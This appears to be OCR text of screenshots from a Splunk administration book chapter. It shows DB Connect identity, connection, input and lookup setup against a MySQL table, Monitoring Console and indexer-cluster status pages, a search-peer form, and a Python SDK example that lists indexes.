Oracle	✓ Yes	18.3
Oracle Service	✓ Yes	18.3



Edit Identity

Identity Name: MySQL1

Username: splunkdbx

Password: ····

☐ Use Windows Authentication Domain

Windows Authentication Domain:


Domain to use with Identity. This field is only effective when using the 'MS-SQL Server Using MS Generic Driver With Windows Authentication' connection type. Learn More

Edit Identity

Application: Splunk DB Connect

Sharing: [✓ App] Global

Roles	Read	Write
Everyone	☐	☐
admin	☑	☑
can_delete	☐	☐
db_connect_admin	☑	☑
db_connect_user	☑	☐
power	☐	☐
sc_admin	☐	☐
splunk-system-role	☐	☐
user	☐	☐



Edit Connection

Settings | Permissions

Connection Name: MySQLDevTest

Identity: MySQL1

Connection Type: MySQL

Timezone: Select...

The time zone used by DB Connect to read time-related fields. By default the JVM time zone setting is used. Learn More

JDBC URL Settings

Host: 172.31.39.242

Port: 3306

Default Database: performance

The usage and meaning of this parameter varies between database vendors. Learn More

□ Enable SSL

This is a DB driver flag and may not be supported by all JDBC drivers. Learn More

Advanced Settings


□ Read Only

Use a read-only database connection to ensure that data cannot be altered. This is a DB driver flag and not guarantee to work for all drivers.

JDBC URL Preview

```
jdbc:mysql://172.31.39.242:3306/performance
```

□ Edit JDBC URL



Choose Table

Connection: MySQLDevTest

Catalog: performance

Schema: Select...

Table: Search

transactions

webbytes

Preview Data

SQL Editor

```
SELECT * FROM `performance`.`webbytes`
WHERE id > ?
ORDER BY id ASC
```

	bytes	file	id	req_time	root	status	uri_path
1	15086	favicon.ico	2	2018-10-21 23:45:00.0	blog	200	/blog/images/favicon.ico
2	218	logo.png	3	2018-10-21 23:45:00.0	blog	404	/blog/images/logo.png
3	0	index.html	4	2018-10-21 23:45:00.0	blog	304	/blog/index.html
4	218	logo.png	5	2018-10-21 23:45:00.0	blog	404	/blog/images/logo.png
5	15086	favicon.ico	6	2018-10-21 23:45:00.0	images	200	/images/favicon.ico
6	0	index.html	7	2018-10-21 23:45:00.0		304	/index.html
7	15086	favicon.ico	8	2018-10-21 23:45:00.0	images	200	/images/favicon.ico
8	0	index.html	9	2018-10-21 23:45:00.0		304	/index.html
9	15086	favicon.ico	10	2018-10-21 23:45:00.0	blog	200	/blog/images/favicon.ico
10	218	logo.png	11	2018-10-21 23:45:00.0	blog	404	/blog/images/logo.png
11	0	index.html	12	2018-10-21 23:45:00.0	blog	304	/blog/index.html
12	218	logo.png	13	2018-10-21 23:45:00.0	blog	404	/blog/images/logo.png
13	218	logo.png	14	2018-10-21 23:45:00.0	blog	404	/blog/images/logo.png
14	218	logo.png	15	2018-10-21 23:45:00.0	blog	404	/blog/images/logo.png
15	32120		16	2018-10-22 00:00:00.0		200	/
16	32120		17	2018-10-22 00:00:00.0		200	/
17	32120		18	2018-10-22 00:15:00.0		200	/

Settings

Template: Select...

Input Type: Batch | Rising

Follow these steps:

✓ 1. Choose a valid connection

✓ 2. Browse structure and type SQL or choose a template to explore your data

✓ 3. Pick a rising column and set the checkpoint value

✓ 4. Update your SQL to accept the checkpoint value and make sure it works correctly.

To use a rising mode input, you need to filter the rising column with a WHERE statement and sort the results with ORDER BY.

For example:

```
SELECT * FROM your_table
WHERE id > ?
ORDER BY id ASC
```


5. Click "Execute SQL" to review results

Rising Column: id

Checkpoint Value: 0

Timestamp: Current Index Time | Choose Column

Column: req_time



Basic Information

Name: WebBytes

Description: Table of web requests, URLs, and bytes returned

Application: Splunk DB Connect

Parameter Settings

Max Rows to Retrieve: Optional
Enter the maximum number of rows to retrieve with each query. If you set this to 0 or leave it blank, it will be unlimited. Learn More

Fetch Size: Optional
Enter the number of rows to return at a time from the database. The default is 300 if you leave it blank.

Execution Frequency: 120
Enter the number of seconds or a valid cron expression e.g. 0 18 * * * (every day at 6PM).

Metadata


Enter the following fields used by Splunk to index your data events. Learn More

Host: Optional
The host defined on the connection will be used if you leave it blank.


Source: Optional
The input name will be used if you leave it blank.

Source Type: mysql_webbytes


Index: summary



```
>  10/22/18         2018-10-22 01:00:00.000, id="20", req_time="2018-10-22 01:00:00.0", uri_path="/testget", status="400", bytes="226", file="testget"
   1:00:00.000 AM   host = 172.31.39.242 | source = WebBytesInput | sourcetype = mysql_webbytes
```



```
i  Time             Event
>  10/21/18         2018-10-21 23:45:00.204 +0000  [QuartzScheduler_Worker-6] INFO  org.easybatch.core.job.BatchJob  Job 'WebBytes' finished with status: COMPLETED
   11:45:00.204 PM  host = ip-172-31-28-225.ec2.internal | source = /opt/splunk/var/log/splunk/splunk_app_db_connect_server.log | sourcetype = dbx_server
```



Search Fields Mapping

Map your selected search results fields to table columns.

Search Fields	Match	Table Columns
status	→	statuscode

Lookup Fields


Add your table columns as new Splunk fields.

Table Columns	AS	Aliases
shortdef	→	ShortDescription
longdef	→	LongDescription

Preview Results

Preview lookup results with the following SPL

```
(...) | dbxlookup connection="MySQLDevTest" query="select * from performance.httpstatus;"
 "statuscode" AS "status" OUTPUT "shortdef" AS "ShortDescription", "longdef" AS "LongDesc
ription"
```




```
index=weblogs_90d_eidx
| dbxlookup lookup="StatusCodeLookup"
| rename uri_path as "URI Path", status as Status,
| table "URI Path" Status ShortDescription LongDescription
```

✓ 22 events (10/22/18 1:12:14.000 AM to 10/22/18 1:27:14.000 AM)

URI Path	Status	ShortDescription	LongDescription
/images/mdi_logo6_1100x889@2x.png	404	Not Found	The server has not found anything matching the Request-URI.
/images/bg/AdobeStock_500_F_175854538_eoyVYXWlGfSiPTqxz0FlXzrCDkBDX4p2@2x.jpg	404	Not Found	The server has not found anything matching the Request-URI.
/images/mdi_logo_1000x432@2x.png	404	Not Found	The server has not found anything matching the Request-URI.
/images/mdi_loader@2x.png	404	Not Found	The server has not found anything matching the Request-URI.
/blog/images/favicon.ico	304	Not Modified	If the client has performed a conditional GET request and access is allowed, but the document has not been modified, the server SHOULD respond with this status code.

Chapter 10: Advanced Splunk



Overview

The Monitoring Console monitors important aspects of your Splunk Enterprise deployment. Learn More

Mode: Distributed

3 Indexers
on 3 Machines

INDEXING RATE

17 KB/s Total — 5.67 KB/s Average

RESOURCE USAGE

CPU 3 0 0 0 — 0.50% average

Memory 3 0 0 0 — 8.67% average

4 Search Heads
on 4 Machines

CONCURRENT SEARCHES

N/A Total — N/A Average

RESOURCE USAGE

CPU 4 0 0 0 — 1.10% average

Memory 4 0 0 0 — 12.00% average

1 Cluster Master
on 1 Machine

STATUS

3 Peers Searchable — 8 Indexes Searchable — 1008 Bucket Copies — 0.64 GB Rawdata Size

RESOURCE USAGE

CPU 3.17 %

Memory 11.48 %

1 License Master
on 1 Machine

SLAVES WITH WARNINGS

0

LICENSE USAGE

Today 39 / 1024 MB

RESOURCE USAGE

CPU 3.17 %

Memory 11.48 %

1 Deployment Server
on 1 Machine


DEPLOYMENT

1 Clients — 4 Apps

RESOURCE USAGE

CPU 0.25 %

Memory 9.46 %



Overview

The Monitoring Console monitors important aspects of your Splunk Enterprise deployment. Learn More

Mode: Distributed

Indexers (3)


8K	ip-172-31-13-169.ec2.internal
5K	ip-172-31-28-223.ec2.internal
4K	ip-172-31-39-185.ec2.internal

Search heads (4)

0	ip-172-31-46-250.ec2.internal
0	ip-172-31-28-137.ec2.internal
0	ip-172-31-18-102.ec2.internal
0	ip-172-31-1-45.ec2.internal

Other (3)

3%	ip-172-31-18-102.ec2.internal
1%	ip-172-31-28-225.ec2.internal
0%	ip-172-31-17-204.ec2.internal



Add search peers

Use this page to explicitly add distributed search peers. Enable distributed search through the Distributed search setup page in Splunk Settings.

Peer URI * https://172.31.13.169:8089

Specify the search peer as servername:mgmt_port or URI:mgmt_port. You must prefix the URI with its scheme. For example: 'https://sp1.example.com:8089'.


Distributed search authentication

To share a public key for distributed authentication, enter a username and password for an admin user on the remote search peer.

Remote username * admin

Remote password * •••••••••••

Confirm password •••••••••••



Indexer Clustering: Status

Indexer Cluster: DevTestIndexers

✓ All Data is Searchable

✓ Search Factor is Met

✓ Replication Factor is Met

Peers: 3 searchable, 0 not searchable

Indexes: 8 searchable, 0 not searchable

Peers (3)

Peer: *


Fully Searchable: All

Status: All

Site: All

Peer	Fully Searchable	Status	Site	Buckets
ip-172-31-13-169.ec2.internal	✓ Yes	✓ Up	default	327
ip-172-31-28-223.ec2.internal	✓ Yes	✓ Up	default	331
ip-172-31-39-185.ec2.internal	✓ Yes	✓ Up	default	338

Click on each peer to see more details.



```
C:\Dropbox\Splunk\Automation\SplunkSDK\splunk-sdk-python-1.6.5\examples>python -V
Python 2.7.13 :: Anaconda 4.3.0 (64-bit)

C:\Dropbox\Splunk\Automation\SplunkSDK\splunk-sdk-python-1.6.5\examples>python index.py
_audit (3669729)
_internal (7553149)
_introspection (1095511)
_telemetry (354)
_thefishbucket (0)
devtest (336)
history (0)
main (24048)
os_nix (158304)
splunklogger (0)
summary (0)
unix_summary (0)
web_services_90d (0)

C:\Dropbox\Splunk\Automation\SplunkSDK\splunk-sdk-python-1.6.5\examples>
```

Index